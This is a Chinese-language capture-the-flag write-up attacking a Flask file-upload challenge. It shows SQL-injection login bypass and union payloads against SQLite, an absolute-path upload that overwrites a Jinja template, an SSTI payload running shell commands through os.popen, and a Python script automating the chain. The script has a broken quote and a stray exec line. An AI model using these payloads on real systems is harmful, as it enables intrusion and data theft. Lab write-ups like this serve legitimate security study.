


用以下账号直接登录

用户名: admin
密码: 1'or'1'='1

登录进来后有一个文件上传点，一上传就在右侧显示文件名和路径



但是不可以访问到



遍历目录并不能发现什么东西

于是在登录页面尝试sql注入

测试payload

用户名: admin
密码: 'union select 1,2,3--+

登录后可以看到右上脚变成了 2，也就是说 2 的位置那是有回显的



再测试，结果直接报错了，显然是开了debug，可以看到这并不是mysql，而是sqlite数据库

用户名: admin
密码: 'union select 1,group_concat(table_name),3 from information_schema.tables where database()=table_schema--+

OperationalError

sqlite3.OperationalError: no such table: information_schema.tables

Traceback (most recent call last)

File "/usr/local/lib/python3.9/site-packages/flask/app.py", line 2213, in __call__

```
return self.wsgi_app(environ, start_response)
```

报错信息：（没什么用，但是可以看到sql登录界面没有一点过滤，还是个flask，这意味着想要通过上传木马文件是不大可能了）

OperationalError

sqlite3.OperationalError: no such table: information_schema.tables

Traceback (most recent call last)

File "/usr/local/lib/python3.9/site-packages/flask/app.py", line 2213, in __call__

```
def __call__(self, environ: dict, start_response: t.Callable) -> t.Any:
```

```
    """The WSGI server calls the Flask application object as the
    WSGI application. This calls :meth:`wsgi_app`, which can be
    wrapped to apply middleware.
```

```
    """
```

```
    return self.wsgi_app(environ, start_response)
```

File "/usr/local/lib/python3.9/site-packages/flask/app.py", line 2193, in wsgi_app

```
    try:
```

```
        ctx.push()
```

```
        response = self.full_dispatch_request()
```

```
    except Exception as e:
```

```
        error = e
```

```
        response = self.handle_exception(e)
```

```
    except: # noqa: B001
```

```
        error = sys.exc_info()[1]
```

```
        raise
```

```
    return response(environ, start_response)
```

```
finally:
```

```
File "/usr/local/lib/python3.9/site-packages/flask/app.py", line 2190, in  
wsgi_app
```

```
ctx = self.request_context(environ)
```

```
error: BaseException | None = None
```

```
try:
```

```
    try:
```

```
        ctx.push()
```

```
        response = self.full_dispatch_request()
```

```
    except Exception as e:
```

```
        error = e
```

```
        response = self.handle_exception(e)
```

```
    except: # noqa: B001
```

```
        error = sys.exc_info()[1]
```

```
File "/usr/local/lib/python3.9/site-packages/flask/app.py", line 1486, in  
full_dispatch_request
```

```
    request_started.send(self, _async_wrapper=self.ensure_sync)
```

```
    rv = self.preprocess_request()
```

```
    if rv is None:
```

```
        rv = self.dispatch_request()
```

```
    except Exception as e:
```

```
        rv = self.handle_user_exception(e)
```

```
    return self.finalize_request(rv)
```

```
def finalize_request(  
    self,
```

```
    rv: ft.ResponseReturnValue | HTTPException,
```

```
File "/usr/local/lib/python3.9/site-packages/flask/app.py", line 1484, in  
full_dispatch_request
```

```

try:

    request_started.send(self, _async_wrapper=self.ensure_sync)

    rv = self.preprocess_request()

    if rv is None:

        rv = self.dispatch_request()

except Exception as e:

    rv = self.handle_user_exception(e)

return self.finalize_request(rv)

```

```

def finalize_request(

```

File `"/usr/local/lib/python3.9/site-packages/flask/app.py"`, line 1469, in `dispatch_request`

```

        and req.method == "OPTIONS"

    ):

        return self.make_default_options_response()

        # otherwise dispatch to the handler for that endpoint

        view_args: dict[str, t.Any] = req.view_args # type:
ignore[assignment]

        return self.ensure_sync(self.view_functions[rule.endpoint])
(**view_args)

```

```

def full_dispatch_request(self) -> Response:

```

```

    """Dispatches the request and on top of that performs request
    pre and postprocessing as well as HTTP exception catching and
    error handling.

```

File `"/app/app.py"`, line 81, in `login`

```

    return redirect(url_for('login'))

```

```

@app.route('/login', methods=['GET', 'POST'])

```

```

def login():

```

```

    if request.method == 'POST':

```

```
        user = verify_login(request.form['username'],
request.form['password'])
```

```
    if user:
```

```
        # 只有这里才写有效 session
```

```
        session['user_id'] = user[0]
```

```
        session['username'] = user[1]
```

```
        session['logged_in'] = True
```

File `"/app/app.py"`, line 62, in `verify_login`

```
def verify_login(username: str, password: str):
```

```
    conn = sqlite3.connect('database.db')
```

```
    c = conn.cursor()
```

```
    # 仍存在 SQL 注入（题目需要），可随意打
```

```
    query = f"SELECT * FROM users WHERE username='{username}' AND
password='{password}'"
```

```
    c.execute(query)
```

```
    user = c.fetchone()
```

```
    conn.close()
```

```
    return user
```

```
# ----- 全局拦截器 -----
```

```
sqlite3.OperationalError: no such table: information_schema.tables
```

The debugger caught an exception in your WSGI application. You can now look at the traceback which led to the error.

To switch between the interactive traceback and the plaintext one, you can click on the "Traceback" headline. From the text traceback you can also create a paste of it. For code execution mouse-over the frame you want to debug and click on the console icon on the right side.

You can execute arbitrary Python code in the stack frames and there are some extra helpers available for introspection:

```
dump() shows all variables in the frame
```

```
dump(obj) dumps all that's known about the object
```

Brought to you by DON'T PANIC, your friendly werkzeug powered traceback interpreter.

于是把整个数据库全端了

所有表: users,sqlite_autoindex_users_1,sqlite_sequence,files

users表信息:

id	username	password
1	admin	adminajsnajdhashdn
2	user	qwertyuioppoiuytrewq

sqlite_autoindex_users_1,sqlite_sequence都是空的

files表没用, 记录着上传的文件的名字和路径

说白了, 没一点有用的信息

sql注入是不行了, 那还有个文件上传, 从前面可以知道, 文件确实是上传的了系统里面, 但是访问不到

还有一个就是flask渲染网页的文件名是固定的, 如果有路径遍历漏洞加上知道渲染文件的路径, 那就可以覆盖掉渲染模板文件

那覆盖是用什么内容呢, 要知道flask中还有一个漏洞叫ssti, 通过ssti我们可以执行命令来找flag

回到上传点

文件管理系统

欢迎, admin

退出

登录成功!

上传文件

浏览... 未选择文件。

上传

已上传的文件

100.png uploads/100.png

传个目录试试, 可以看到文件是上传到了 uploads 目录, flask的工作目录一般是 /app

```
boundary=---WebKitFormBoundaryrUw7QSVeYRBkXQto
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (X11; Linux x86_64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/144.0.0.0
  Safari/537.36
10 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://120.26.60.25:20365/dashboard
12 Accept-Encoding: gzip, deflate, br
13 Cookie: session=.eJyrVoovSC3KtcXzStRsiopKk3VUcrJT09PTYnPzIMJlBanFsVnpihZGULYeYm5qUpW5okpuUA1tQAzwheP.acTF0g.Qt1lKF-16nst_t_3DQ6mYLz0xMA
14 Connection: keep-alive
15 -----WebKitFormBoundaryrUw7QSVeYRBkXQto
16 Content-Disposition: form-data; name="file"; filename="100.png/"
17 Content-Type: image/png
18 -----WebKitFormBoundaryrUw7QSVeYRBkXQto--

"/usr/local/lib/python3.9/site-packages/flask/app.py", line 1484, in full_dispatch_request
  rv = self.dispatch_request()
  File
    "/usr/local/lib/python3.9/site-packages/flask/app.py", line 1469, in dispatch_request
      return
  self.ensure_sync(self.view_functions[rule.endpoint])(**view_args)
  File "/app/app.py", line 116, in upload_file
    file.save(upload_path)
  File
    "/usr/local/lib/python3.9/site-packages/werkzeug/datastructures/file_storage.py", line 125, in save
      dst = open(dst, "wb")
IsADirectoryError: [Errno 21] Is a directory: 'uploads/100.png/'

-->
```

试试目录穿梭来覆盖一下文件, 发现根本没有响应

```
14 Connection: keep-alive
15
16 -----WebKitFormBoundaryrUw7QSvEyRBkXQto
17 Content-Disposition: form-data; name="file"; filename="
18   ../app.py"
19 Content-Type: image/png
20 dfjkl
21 -----WebKitFormBoundaryrUw7QSvEyRBkXQto--
22
```

再试试用绝对路径试试文件覆盖

```
6 -----WebKitFormBoundaryAggDXBzI1KnY3EyI
7 Content-Disposition: form-data; name="file"; filename="
8   /app/app.py"
9 Content-Type: image/png
10 dfd
11 -----WebKitFormBoundaryAggDXBzI1KnY3EyI--
12
```

靶场直接炸了，可以说明这个方法是可行的



重开一个靶场

根据之前的目录信息可以知道flask工作目录在 `/app`，flask是通过模板渲染来渲染网页的，模板文件的默认文件夹为 `templates`，也就是 `/app/templates`，网页文件的后缀一定是html类型，这时候只需要猜名字了，模板名通常不会乱取，根据路由名可以猜测有一个这样的文件 `/app/templates/dashboard.html`


每次访问 `/dashboard` 路由都会通过这个文件来渲染网页

接下来我们要利用ssti，来将这个文件的内容覆盖掉，在访问/dashboard路由就有我们想要的东西了

```
-----WebKitFormBoundaryxtHULNVAYw6CSYFQ
Content-Disposition: form-data; name="file"; filename="
/app/templates/dashboard.html"
Content-Type: image/png

{{ config.__class__.__init__.__globals__['os'].popen('cat
/f*').read() }}
-----WebKitFormBoundaryxtHULNVAYw6CSYFQ--
```

发送这个请求后会重定向回/dashboard路由，直接得到flag



也可以写一个脚本

```
import requests

url = "http://120.26.60.25:20368"

session = requests.Session()

login_data = {
    "username": "admin" -- ",
    "password": ""
}
res_login = session.post(f"{url}/login", data=login_data)

payload = """{{ config.__class__.__init__.__globals__['os'].popen('cat
/flag.txt').read() }}"""

files = {
    'file': ('/app/templates/dashboard.html', payload, 'text/html')
}
res_upload = session.post(f"{url}/upload", files=files)
```

```
res_flag = session.get(f"{url}/dashboard")
```

```
print(res_flag.text.strip())
```

```
exec &#34;$@&#34;
```

```
flag{71f544d4-4ef1-4111-9cc6-9fb67718fea1}
```